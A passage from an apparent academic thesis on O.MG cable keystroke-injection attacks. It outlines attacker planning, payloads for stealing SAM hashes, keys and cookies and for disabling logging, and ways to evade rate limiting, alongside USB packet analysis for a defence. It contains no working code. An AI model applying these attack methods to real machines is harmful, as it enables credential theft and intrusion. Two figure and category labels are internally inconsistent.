Keylogging specifically is one of the features of the O.MG cable, as discussed previously, and further extended by `Persistent_Keylogger-Telegram_Based` [70]. Image capturing is demonstrated by `Screen-Shock` [70], and the theft of photos by `ExfiltratePhotosThroughShell` [70].

Exfiltration

Exfiltration focuses on the methods used to transmit stolen data to the attacker [67]. As discussed in the section about Data Reconnaissance, exfiltration can happen in various ways. The examples from the GitHub repository include sending the data to (Discord) webhooks or a Dropbox. Some examples for this are: `ExfiltrateLinuxLogFiles`, `WLAN-Windows-Passwords`, `-OMG-Credz-Plz`, or `OMG-AwarenessTraining` [70].

Impact

The techniques in the category Impact are not widely represented in the GitHub repository. They include scripts that try to manipulate, interrupt or destroy systems and data [67]. However, it has been shown by [16] that it is possible to change, meaning manipulate, data on a target's computer without leaving traces of an attack, thereby framing the computer's user(s) for the data change. It has therefore been shown to be possible to use the O.MG cable for Impact.

4.2.2 Conclusions drawn from existing Payloads

From the examples above it is apparent, that a wide variety of attacks and techniques are available with DuckyScript and a malicious USB device. Many sections of the ATT&CK model play a role and are part of various scripts for the O.MG cable that already exist. The most prevalent ATT&CK categories from the available code base are focused on the collection and exfiltration of data and the infiltration of systems and networks. The "impact" category is scarcely covered by existing payloads, suggesting significant room for development in this area. Differences in coverage might be explained through the nature of the attack type; for some attacks, it is simply not effective to use keyboard injection. Take for example "Supply Chain Compromise" (ID T1195) [71] which describes supply chain attacks for which products are manipulated before their usage. Although it would theoretically be possible to manipulate, for example, firmware of a computer chip, there may be much more effective vectors than a keyboard injection attack; it simply requires too much very detailed intelligence. Attacks for which the O.MG cable is more useful, like

simple attacks utilizing PowerShell commands, or pranks like playing a video, sounds, or changing background pictures are more common. Another aspect to consider is that this repository is not designed to comply with the MITRE ATT&CK framework and has only 36 contributors. Open-source programmers may create payloads for topics that interest them or align with their expertise. Their goal is not to cover as many attacks as possible. One last consideration concerning the payloads in the repository is content moderation. It is possible that some payloads are not tolerated on the repository. However, this theory is unlikely since the entire premise of Hak5 is to make the dangers and attacks of the black hat world as widely known as possible to be able to defend against them.

In line with this sentiment, this thesis will develop novel payloads in the following chapters. Splitting the enormous spectrum of all possible cyber attacks into only 14 categories means that each of those categories still covers a large section of attack types, each of which in turn can have a multitude of aspects and implementations. For this reason, the payloads developed in this thesis cannot be exclusively attributed to "Impact'" or other underrepresented categories. Instead, they represent a collection of novel payloads associated with subtechniques from various categories. Each payload is inspired by a specific subtechnique and has not yet been included in the O.MG Payloads GitHub repository. These are realistic attacks where HID injection is possible, representing only a small selection of potential payloads still 'missing' from the repository.

4.3 Payload Architecture

This section will give an overview of the methodologies of the developed payloads and defences. Their implementations will be discussed in the next Section 5.

4.3.1 Setup for an HID Injection Attack

When preparing for an HID injection attack, a malicious actor has to pay attention to the following 5 points:

1. Target
2. Circumstance
3. Required Hardware
4. Required Software
5. Place and Timing

The target is the most crucial element and specifically for injection attacks it is much more important *what* the target is instead of who. The answer to this question determines which kind of attack is carried out and what the basic payload is. The question of *who* is important in so far as it influences the next point: Circumstance. For example, a target that always locks their computer when stepping away from it creates the circumstance of a locked screen, in which case a password must be acquired and injected first. A circumstance is also the target's operating system, all the information about their hardware, the defence software that might be in place, and other, behavioural, information on the target, for example, their habits. Once these two factors have been sufficiently explored, the question of hardware comes up. *What* should be used? In some specific situations, a USB stick might be best. This could, for example, be the case when the attacker has access to a target's workstation and can place the stick in an envelope with the target's name on it to trick them into plugging it in. In other situations, it might be ideal to modify a keyboard and build the malicious hardware into it, or to alter a charging port in a public space. For many stealthy situations, the O.MG cable can be perfect because it seems so harmless. With a clear goal, enough information about the target's circumstance and the hardware question decided, the payload may be developed. While a basic script might already exist, it likely has to be modified to fit the specific situation. For example, it will need adjustments if it includes commands that require administrative rights or absolute file paths, or it might profit from adapting delays depending on the speed of the target's machine.
Once the setup is complete, the payload has to be injected at the right time and place. The O.MG cable's remote trigger and geofencing features come in handy for this purpose. To avoid detection of and interference with the payload it is best to execute it when no one is watching or in such a fast fashion that it is over before it is noticed.

Naturally, these steps influence each other or may overlap. Figure 4.1 serves as a visualization of the process:



Figure 4.1: Development Process for a Payload

4.3.2 Command Line vs User Interface

Payloads follow a combination of two main strategies:

- User Interface (UI) based
- Command Line Interface (CLI) based

UI-based payloads follow the line of action a typical UI-focused user would take. For example, for sending an email, such a user might search for the email application icon on their desktop, click on it, then click on "new Mail", fill out all the fields of the email form, and finally click on send. A payload that mimics this behaviour, would navigate in the same way, using the keyboard instead of the mouse. For instance, if the Outlook icon was the fourth icon on the taskbar, it could be selected with the Windows key + 3. The "new Mail" button would be reached with 16 tabs or by using Ctrl + N. All navigation can be done in this manner and therefore be programmed as an O.MG script.
Possible issues with this approach are obvious; How can you determine the location of Outlook on the taskbar? What if the computer is not connected to the Internet and instead of opening Outlook an error message pops up? What if the computer is very slow and Ctrl + N is sent before the application has fully loaded? Some of these issues can be accounted for, Outlook for instance can also be opened by searching for it in the start menu, however, determining whether the application has loaded is impossible with the

O.MG cable. The risk can be mitigated by implementing long delays between commands. Unfortunately, this creates time overhead which can be a big drawback in time-sensitive situations.
A command-line-based approach eliminates such problems. It allows for a cleaner and more concise execution of an attack. It simplifies many actions and is often more direct and therefore faster. Take the mail example again. PowerShell has a cmdlet that allows you to send emails directly. This cuts down nearly all navigation and the risks and time overhead that come with it.
One drawback of this method is that it can more easily be identified as malicious activity. An average user would not use the command line to send an email let alone use it for anything else. Therefore actions like opening the Windows run window and starting powershell.exe can easily be flagged as suspicious behaviour. Another obstacle might be user privileges. Some commands require admin access, which is easy to deal with if the target is the admin user on the computer but requires the admin user's password if the target is not an administrator.

4.3.3 New Payloads

This section provides an overview of the methodology for the newly developed payloads. Each payload is listed below along with its corresponding ATT&CK category in parentheses:

1. Register Email Forwarding (Collection)
2. Disable Windows Event Logging (Defence Evasion)
3. Extract SAM Hashes (Defence Evasion)
4. Extract Private Key Files (Defence Evasion)
5. Steal Web Session Cookies (Defence Evasion)
6. Iteratively End Processes (Impact)
7. Schedule Job (Persistence)



Figure 4.2: Overview of the Featured Payloads in Terms of ATT&CK categories

Register Email Forwarding

For reconnaissance purposes, it can be advantageous to monitor the emails a (potential) victim receives to observe personal and potentially sensitive information or to possibly obtain access to two-factor authentication codes, thereby facilitating unauthorized logins. One simple way to achieve this, which is not yet present in the official O.MG payload repository, is by registering email forwarding.

Disable Windows Event Logging

Windows event logging is a built-in Windows functionality that logs the system's activity. There are multiple event types; Error, Warning, Information, Success Audit, and Failure Audit logged in multiple different categories; System Log, Application Log, Security, Setup and Forwarded Events [72]. Some actions on a system might raise errors, warnings or other types of events in one of the logs, indicating that an attack has taken or is taking place. In order to avoid being found out during or after the attack, a hacker might attempt to disable the logging to leave as few traces as possible. For this reason, this kind of attack is classified under the ATT&CK Defence Evasion category.
There are multiple ways to disable Windows Event Logging, in the implementation chapter, a UI option and a CLI option is presented.

Extract SAM hashes

The Security Account Registry (SAM) on Windows stores user accounts and security descriptors [73], including, for example, passwords as hashes. These hashes can be exfiltrated and used to spoof the victim in a Pass the Hash attack. Passwords are often stored as hashes instead of cleartext, however, just like cleartext passwords, these hashes can be stolen and used to impersonate the user. This approach can also be used in the context of single sign-on systems to create new sign-on tickets using the stolen hash. This is used as a technique in the ATT&CK lateral movement and Defence Evasion categories [74].
Access to these files is restricted to admin privileges on Windows, therefore this payload requires administrator privileges.

Extract Private Key Files

Public key cryptography builds on the notion of private and public keys that are calculated from a shared mathematical basis, such as the difficulty of factoring large prime numbers (for example, in RSA [75]). While it is extremely time and resource-consuming to try and reverse these calculations, a simpler way to breach this security mechanism is to steal the keys. Often, such private keys are stored in private key files that have corresponding file extensions and are stored in common file locations. Therefore, it is possible to search default directories for the common file extensions for private key files and extract them.

Steal Web Session Cookies

While most of the information stored in web session cookies might not be sensitive, it can always be used for reconnaissance and to learn about a target's habits and preferences which can help plan other attacks. However, the information can also include authentication tokens that are used as session cookies after a login [76]. The files in which this data is stored can be extracted from a client machine.
Such an attack first has to determine which browser should be targeted. For this, an attacker might search for the information of the default browser, send that information to a command server and then determine which extraction payload to trigger, based on that information.

Iteratively End Processes

One underexplored area of the MITRE ATT&CK framework is the category Persistence. This payload aims to achieve persistence by iteratively ending running processes. From all the running processes, the payload should stop those defined on a whitelist.

Schedule Job

This payload aims to achieve persistence by registering processes that will run iteratively depending on a customizable trigger. These processes can be anything from reconnaissance scripts to other persistence payloads. This payload could for example be combined with the end processes payload to create a payload that schedules the iterative termination of processes based on a predefined trigger.

4.4 Defence Methodology

4.4.1 Introduction

To be able to defend against the existing and especially new threats introduced in this paper, this section will give an overview of the architecture for the announced defence script.

It has to be kept in mind, that most defence approaches are heuristics. Theoretically, it is always possible to circumvent them if enough resources are available. The only way to completely get rid of USB threats is to not use USB. In a closed system, all USB ports could be permanently blocked and the use of outside technology forbidden. As is often the case in cybersecurity, this is a matter of balancing usability and security. Restricting access and thereby usage of USB devices necessarily also diminishes or extinguishes the additional value they might bring. The framework in this paper consists of components that try to minimize the impact of usability. The defence script should be a support and not an additional vice on the users. This ensures that it is not circumvented because it is too tedious to work with.

The proposed defence has two pillars:

1. A classic rate limiter as seen in other papers (for example [57])
2. Enumeration Packet Analysis

Rate Limiting aims to catch the superhuman input speeds of O.MG cables (up to 890 keystrokes per second [24]) while packet analysis is focused on monitoring the properties of connected devices for abnormalities. Such a Packet Analysis that searches for the specific enumeration patterns of an O.MG cable is a novel approach.

4.4.2 Traffic Capture

On Windows, USB packets can be captured with Wireshark, an application written to capture general web traffic [77]. It can be extended with 'USBPcap' [78], open-source software that allows the additional capture of USB packets in Wireshark. USBPcap can

also be run via the command line separately from Wireshark, however, the visualization in the Wireshark application makes manual analysis easier. For visual analysis of USB frames, Bluetooth should be turned off since its packets are translated into USB and will therefore show up when using Wireshark with USBPcap. For automated analysis via the command line, Wireshark provides a command line application called Tshark [79].

For this capture, Wireshark 4.2.5-x64 in combination with USBPcap version 1.5.4.0 was used on a Windows Surface 4 Laptop with Windows Home version 23H2. Wireshark has to be run as administrator to make the capture of USB traffic possible.

4.4.3 Packet Analysis

As inspired by other works that analyzed USB packets, for example, USBSafe [60] this paper seeks to find differences in USB Packets that were produced during the enumeration process of an O.MG cable versus those produced by unmodified external keyboards. In contrast, USBSafe focused on the timing, types and payloads of the packets throughout an entire interaction and did not specifically compare two types of USB devices. Instead, they trained a model that distinguishes between known (safe) patterns in USB traffic and unknown (malicious) patterns.

To this end, the following keyboards were examined:

1. Ducky One 2 SF
2. Sharkoon SKILLER SGK30
3. Glorious GMMK-TKL-RGB-ISO

All USB communication is based on USB packets. As introduced in Section 2.1 a newly connected USB device will first establish itself with the host via a process called enumeration, during which the device's capabilities and services are communicated to the host. Once the device has completed enumeration following the USB protocol, it is ready for use. All information transferred during and after this process, is packaged in USB packets, also called USB frames. The frames are then interpreted by the OS to determine their meaning and the commands they contain.

Basics of Packet Analysis

The frames exchanged during the enumeration process contain information about the connected device, which is especially valuable for identifying its USB class and protocols. Packets such as Device Descriptors and Interface Descriptors allow concluding a device's functionality. Take for example the frame in Listing 4.1:

```
Frame 8: 46 bytes on wire (368 bits), 46 bytes captured (368 bits) on
    interface \\.\USBPcap2, id 1
USB URB
    [Source: 2.2.0]
    [Destination: host]
    USBPcap pseudoheader length: 28
    IRP ID: 0x0000000000000000
    IRP USBD_STATUS: USBD_STATUS_SUCCESS (0x00000000)
    URB Function: URB_FUNCTION_CONTROL_TRANSFER (0x0008)
    IRP information: 0x01, Direction: PDO -> FDO
        0000 000. = Reserved: 0x00
        .... ...1 = Direction: PDO -> FDO (0x1)
    URB bus id: 2
    Device address: 2
    Endpoint: 0x80, Direction: IN
        1... .... = Direction: IN (1)
        .... 0000 = Endpoint number: 0
    URB transfer type: URB_CONTROL (0x02)
    Packet Data Length: 18
    [Request in: 7]
    [Time from request: 0.000000000 seconds]
    Control transfer stage: Complete (3)
DEVICE DESCRIPTOR
    bLength: 18
    bDescriptorType: 0x01 (DEVICE)
    bcdUSB: 0x0201
    bDeviceClass: Wireless Controller (0xe0)
    bDeviceSubClass: 1
    bDeviceProtocol: 1 (Bluetooth Programming Interface)
    bMaxPacketSize0: 64
    idVendor: Intel Corp. (0x8087)
    idProduct: AX201 Bluetooth (0x0026)
    bcdDevice: 0x0002
    iManufacturer: 0
    iProduct: 0
    iSerialNumber: 0
    bNumConfigurations: 1
```

Listing 4.1: Device Descriptor Packet of a Wireless Controller

The first section of the frame contains meta information, such as the status, the function, length of the pseudo-header. The second section contains the actual information that is transferred. This is a device descriptor packet that communicates to the host what kind of device it is. In this case, it is a wireless controller that applies the Bluetooth programming interface. It also specifies the vendor and product IDs. Some information such as the manufacturer, product and serial number are left blank. This source device is a built-in Bluetooth adapter that translates Bluetooth traffic into USB. It illustrates one of the challenges of packet analysis; filtering out noise in traffic. If one were to capture USB traffic while the host is connected to a Bluetooth speaker, for example, there would

be constant traffic generated from streaming music. This traffic should not be considered for rate limiting since it is automatically generated and required to be fast. For this reason, extracting information such as the device classes and protocols is important. A Device Descriptor for a keyboard is shown in Listing 4.2 below.

```
DEVICE DESCRIPTOR
    bLength: 18
    bDescriptorType: 0x01 (DEVICE)
    bcdUSB: 0x0200
    bDeviceClass: Device (0x00)
    bDeviceSubClass: 0
    bDeviceProtocol: 0 (Use class code info from Interface Descriptors)
    bMaxPacketSize0: 64
    idVendor: Unknown (0x320f)
    idProduct: Unknown (0x5016)
    bcdDevice: 0x0119
    iManufacturer: 1
    iProduct: 2
    iSerialNumber: 0
    bNumConfigurations: 1
```

Listing 4.2: Device Descriptor Packet Generated by an External Keyboard

This is a device descriptor from a Sharkoon Keyboard. It does not carry keyboard-specific information but rather describes the device as generically as possible. This is not always the case, for example, the Glorious GMMK keyboard carries the line: `idProduct: Backlit Gaming Keyboard (0x652f)`. Nevertheless, it means that the Device Descriptor packets alone are not enough to determine what device the host is dealing with. This is where the Interface Descriptor packets come into play, one of them is shown in Listing 4.3. This is the Interface Descriptor for the Sharkoon keyboard whose generic Device Descriptor was presented in Listing 4.2.

```
INTERFACE DESCRIPTOR (0.0): class HID
    bLength: 9
    bDescriptorType: 0x04 (INTERFACE)
    bInterfaceNumber: 0
    bAlternateSetting: 0
    bNumEndpoints: 1
    bInterfaceClass: HID (0x03)
    bInterfaceSubClass: Boot Interface (0x01)
    bInterfaceProtocol: Keyboard (0x01)
    iInterface: 0
```

Listing 4.3: Interface Descriptor Packet Generated by an External Keyboard

It specifically describes the device as a Human Interface Device (HID) and the interface protocol as “Keyboard” with the corresponding hexadecimal HID code for a keyboard “0x01”.

Device Descriptor and Interface packets describe the function of a USB device and identify

it as a keyboard to the host. In order to spoof a keyboard, an O.MG cable would have to do the same. So what do these packets look like for an O.MG cable? First off, it is important to note that the cable is not enumerated as a keyboard immediately after being plugged in. When first inserted into a host, no communication happens, since it is acting as a simple cable which does not require an exchange with the host. However, every time a payload is executed, the cable enumerates as a keyboard. Listing 4.4 shows these Device Descriptor and Interface packets:

```
DEVICE DESCRIPTOR
    bLength: 18
    bDescriptorType: 0x01 (DEVICE)
    bcdUSB: 0x0110
    bDeviceClass: Device (0x00)
    bDeviceSubClass: 0
    bDeviceProtocol: 0 (Use class code info from Interface Descriptors)
    bMaxPacketSize0: 8
    idVendor: Unknown (0xd3c0)
    idProduct: Unknown (0xd34d)
    bcdDevice: 0x0002
    iManufacturer: 1
    iProduct: 2
    iSerialNumber: 3
    bNumConfigurations: 1


INTERFACE DESCRIPTOR (1.0): class HID
    bLength: 9
    bDescriptorType: 0x04 (INTERFACE)
    bInterfaceNumber: 1
    bAlternateSetting: 0
    bNumEndpoints: 1
    bInterfaceClass: HID (0x03)
    bInterfaceSubClass: Boot Interface (0x01)
    bInterfaceProtocol: Keyboard (0x01)
    iInterface: 0
```

Listing 4.4: Device and Interface Descriptor packet generated by an O.MG cable

There are no relevant differences between the packets from the Sharkoon keyboard compared to the O.MG cable besides some technical differences such as their maximum packet size or their release numbers in binary-coded decimal (bcdUSB). This raises the question of whether the O.MG cable is distinguishable from a non-malicious keyboard through its USB traffic. In theory, it should not be; to the host, it acts like any other keyboard in every regard with the same functionality. There are no obvious differences. In the following, this paper analyses the USB traffic in more detail to find out if this is the case.

Remote Wakeup

Early in the enumeration, packet 16, the first big difference can be found: While all three external keyboards describe themselves to have the attribute “REMOTE-WAKEUP” the O.MG cable specifies in this packet that it has “NO REMOTE WAKEUP”. This difference can be seen in Figure 4.3 vs 4.4. Keyboards with “REMOTE WAKEUP” can send a signal to a sleeping host that can wake it. This is common for HIDs and can also be seen in mice that can be moved to wake a host. The O.MG cable, however, does not have that capability. When a payload is executed while the target is asleep, it is not woken up and therefore the input is not processed. This is a weird anomaly. A HID device, specifically a keyboard, should be able to wake the host. How else, would a desktop without built-in HID devices be woken up? An HID device without this functionality does not provide a basic feature of human-computer interaction and is therefore suspicious.

```
Frame 16: 37 bytes on wire (296 bits), 37 bytes captured (296 bits) on interface \\.\USBPcap2, id 1
USB URB
CONFIGURATION DESCRIPTOR
    bLength: 9
    bDescriptorType: 0x02 (CONFIGURATION)
    wTotalLength: 59
    bNumInterfaces: 2
    bConfigurationValue: 1
    iConfiguration: 0
    Configuration bmAttributes: 0x80  NOT SELF-POWERED  NO REMOTE-WAKEUP
        1... .... = Must be 1: Must be 1 for USB 1.1 and higher
        .0.. .... = Self-Powered: This device is powered from the USB bus
        ..0. .... = Remote Wakeup: This device does NOT support remote wakeup
    bMaxPower: 100  (200mA)
```

Figure 4.3: Packet no. 16 of an O.MG Cable enumeration

Technical Data

Just like the “REMOTE WAKEUP” property, the amount of power a non-self-powered device requires is specified within the first packets. There is difference that can be observed between the Ducky keyboard and the rest of the devices. While 3 of the 4 devices specify “bMaxPower” in packet 15 to be “00 (200mA)” figure 4.3, the Ducky’s current consumption is“50 (100mA)” as seen in Figure 4.4. Maximum current consumption can therefore not be used as an indicator for the presence of an O.MG cable since it varies within the keyboard class.

```
Frame 16: 37 bytes on wire (296 bits), 37 bytes captured (296 bits) on interface \\.\USBPcap2, id 1
USB URB
CONFIGURATION DESCRIPTOR
    bLength: 9
    bDescriptorType: 0x02 (CONFIGURATION)
    wTotalLength: 59
    bNumInterfaces: 2
    bConfigurationValue: 1
    iConfiguration: 0
    Configuration bmAttributes: 0x80  NOT SELF-POWERED  NO REMOTE-WAKEUP
        1... .... = Must be 1: Must be 1 for USB 1.1 and higher
        .0.. .... = Self-Powered: This device is powered from the USB bus
        ..0. .... = Remote Wakeup: This device does NOT support remote wakeup
    bMaxPower: 100  (200mA)
```

Figure 4.4: Packet no. 16 of a Ducky Keyboard enumeration

Register as multiple devices

All the devices register as multiple HID devices corresponding to their device functions as explained in Chapter 2. The Sharkoon and Glorious keyboards first register as a keyboard, then as a mouse. The Ducky registers as keyboard first and as multiple different “HID Report” devices later. The O.MG cable is the only one that registers as a mouse first and as a keyboard second. This can be seen in packet 18 for all the devices; figure 4.5 shows an example of the Glorious Keyboard specifying the enumeration as keyboard and mouse.

```
Frame 18: 94 bytes on wire (752 bits), 94 bytes captured (752 bits) on interface \\.\USBPcap2, id 1
USB URB
    [Source: 2.3.0]
    [Destination: host]
    USBPcap pseudoheader length: 28
    IRP ID: 0xffffa88e95ba6aa0
    IRP USBD_STATUS: USBD_STATUS_SUCCESS (0x00000000)
    URB Function: URB_FUNCTION_CONTROL_TRANSFER (0x0008)
    IRP information: 0x01, Direction: PDO -> FDO
    URB bus id: 2
    Device address: 3
    Endpoint: 0x80, Direction: IN
    URB transfer type: URB_CONTROL (0x02)
    Packet Data Length: 66
    [Request in: 17]
    [Time from request: 0.000308000 seconds]
    Control transfer stage: Complete (3)
CONFIGURATION DESCRIPTOR
INTERFACE DESCRIPTOR (0.0): class HID
    bLength: 9
    bDescriptorType: 0x04 (INTERFACE)
    bInterfaceNumber: 0
    bAlternateSetting: 0
    bNumEndpoints: 1
    bInterfaceClass: HID (0x03)
    bInterfaceSubClass: Boot Interface (0x01)
    bInterfaceProtocol: Keyboard (0x01)
    iInterface: 0
HID DESCRIPTOR
ENDPOINT DESCRIPTOR
INTERFACE DESCRIPTOR (1.0): class HID
    bLength: 9
    bDescriptorType: 0x04 (INTERFACE)
    bInterfaceNumber: 1
    bAlternateSetting: 0
    bNumEndpoints: 2
    bInterfaceClass: HID (0x03)
    bInterfaceSubClass: Boot Interface (0x01)
    bInterfaceProtocol: Mouse (0x02)
    iInterface: 0
HID DESCRIPTOR
ENDPOINT DESCRIPTOR
ENDPOINT DESCRIPTOR
```

Figure 4.5: Packet no. 18 of a Glorious Keyboard enumeration

Length of Descriptors

In various instances, the devices differ in their metadata. For example in packet 26 of the Sharkoon keyboard the bLength descriptor is 46, while for the Ducky it is 36, the Glorious 22 and the O.MG 10. Similarly, the number for wLength differs in packet 27. These descriptors vary between all devices. Therefore, they cannot be used as a differentiator between malicious and harmless devices. Furthermore, since the lengths of the descriptors depend on the descriptors themselves, and the O.MG descriptors can easily be changed, this is not a reliable metric. This also explains the differences in the bString itself, for example in packet 28, where the manufacturer’s name is spelled out. Just as with the descriptors, any manufacturer can easily be spoofed by an O.MG cable by changing its settings.

Unrecognized Packets

All external keyboards have packet exchanges that Wireshark flags as "Unknown type" which seems to be some Wireshark error for reading and interpreting the packets. The issue seems to have to do with the descriptors request that are specific for Windows [80].

Figure 4.6: Unknown type Packets as an example from the Sharkoon enumeration

Larger Differences in Packet Types, Number and Order

Due to some unrecognized packets and differences in enumeration order and the number and device functions that are enumerated, the packets start to lose their alignment with each other around packet 30. From thereon, they are hard to compare directly. Some devices have more unrecognized packets, some different numbers of "collection", "usage page", "usage", "set_report", and "descriptor" packets. However, there seem to be no discernable patterns for this reason and the differences also occur within the external keyboard group. Judging by this small sample size, the O.MG has the smallest number of packets exchanged for enumeration.

Conclusion Packet Analysis

The biggest difference in the enumeration phase of these devices is in the number and type of packets, however, they still follow the same pattern, given by the USB protocol. More reliable patterns might be found with a much bigger sample size and statistical analysis. This is out of scope for this thesis but should be considered in future work. Generally speaking, the cable seems to be more efficient than the external keyboards while enumerating using the least amount of packets overall. Differences in descriptors, lengths and other metadata (like technical specifications) are non-conclusive for distinguishing the O.MG cable. The most apparent and striking difference is that the O.MG cable is enumerated with the "NO REMOTE WAKEUP" attribute, which sets it apart from all other keyboards. A defence system based on qualitative packet analysis can be built on this difference. It requires tracking the enumeration of all USB devices that enumerate as keyboards and checking for their remote wakeup attribute. A defence mechanism based on

this kind of pattern detection is novel and no precedence could be found. Furthermore, it was confirmed by Developers of Mischief Gadgets that this attribute cannot be changed by the users of O.MG devices, neither through configuration nor by writing custom firmware. This change would have to be made by the manufacturer, Mischief Gadgets, themselves. This circumstance makes this attribute a reliable marker for O.MG devices at this time.

It is not surprising that the enumeration of the O.MG cable does not differ more extremely from that of usual external keyboards. For the host, it looks like any other keyboard and functions like one too. Enumeration is therefore also the same. Additionally, the possible differences are restricted because of the established USB protocol.

It is important to note that while this thesis can only conclude the presence of one clear factor that points to the presence of an O.MG cable, it does not mean that more do not exist. Possible patterns could be found with a scientific experiment featuring a big and statistically significant number of external keyboards (100+) and multiple O.MG cables.

4.4.4 Rate Limiting

A second use of monitoring USB traffic is rate limiting. In addition to the qualitative analysis of enumeration traffic, this quantitative approach detects anomalies in keyboard input. O.MG cables can generate keystrokes at superhuman speeds: 890 keystrokes per second (keys/sec) for the elite version and 120 keystrokes per second for the basic version. Currently, what is considered elite human typing are speeds around 200 to 300 words per minute [81]. Words per minute are calculated as the number of typed characters divided by 5 [82]. 300 words per minute would therefore be `300x5 / 60 = 25` keystrokes per second, about a fifth of what a basic O.MG cable can achieve. Keystrokes this fast are suspicious and indicate non-human input. A rate limiter should monitor all keyboard input and their speed. Once inputs surpass a threshold, the user should be alarmed and the device disconnected to stop the attack.
The challenge in the design of such a rate limiter is the threshold. If a rate limiter were to use a time window during which it counts the number of keystrokes, a longer time window would be favourable as it allows more accurate data collection. However, this means more time for executing an attack; if the cable can input 120 keystrokes per second and a rate limiter has a window of one second, all payloads under 120 keystrokes are theoretically able to circumvent the defence mechanism.
In practice, these payloads would also need to introduce delays, pushing their total execution time beyond one second. Such delays would, however, also enable payloads longer than 120 keystrokes. To illustrate, pressing `GUI R` opens the Run window, followed by a brief pause to allow the host to respond, before entering “PowerShell” and pressing Enter. Assuming that the input plus wait time would take one second, this comes out to an input speed of 12 keys/sec; half the speed of attainable human input. Simply delaying a payload after every 10 keystrokes therefore circumvents a rate limiter that checks one-second intervals.
Another possible approach is measuring the input time between individual keystrokes, which might become a problem for key combinations, gaming and spamming keys manually. 25 keystrokes per second come out to a limit of 40 milliseconds of interarrival time

between keys for human input. All interarrival times below this threshold ought to be considered machine-generated. Similarly to the time window approach, this value could also be calculated as an average over a number of keystrokes. To circumvent this type of measurement many small delays are necessary between the individual keystrokes.
As explained, either method can be circumvented with delays, however, they can still be useful for catching less intricate attacks that are unprepared against rate limiting.

An implementation of either mode has to measure the speeds at which input is received. The defence script therefore has to store the times at which HID input packets arrive from a specific keyboard. These packets have to be mapped to their sources, to ensure that the program knows which USB device it has to disconnect to stop the attack. This means this type of monitoring must be linked to packet analysis and some sort of HID directory to avoid false triggers from mouse or Bluetooth traffic.

Figure 4.7 visualizes the defence process as a flow chart, starting with the enumeration pattern detection and moving on to the two rate limiter modes.

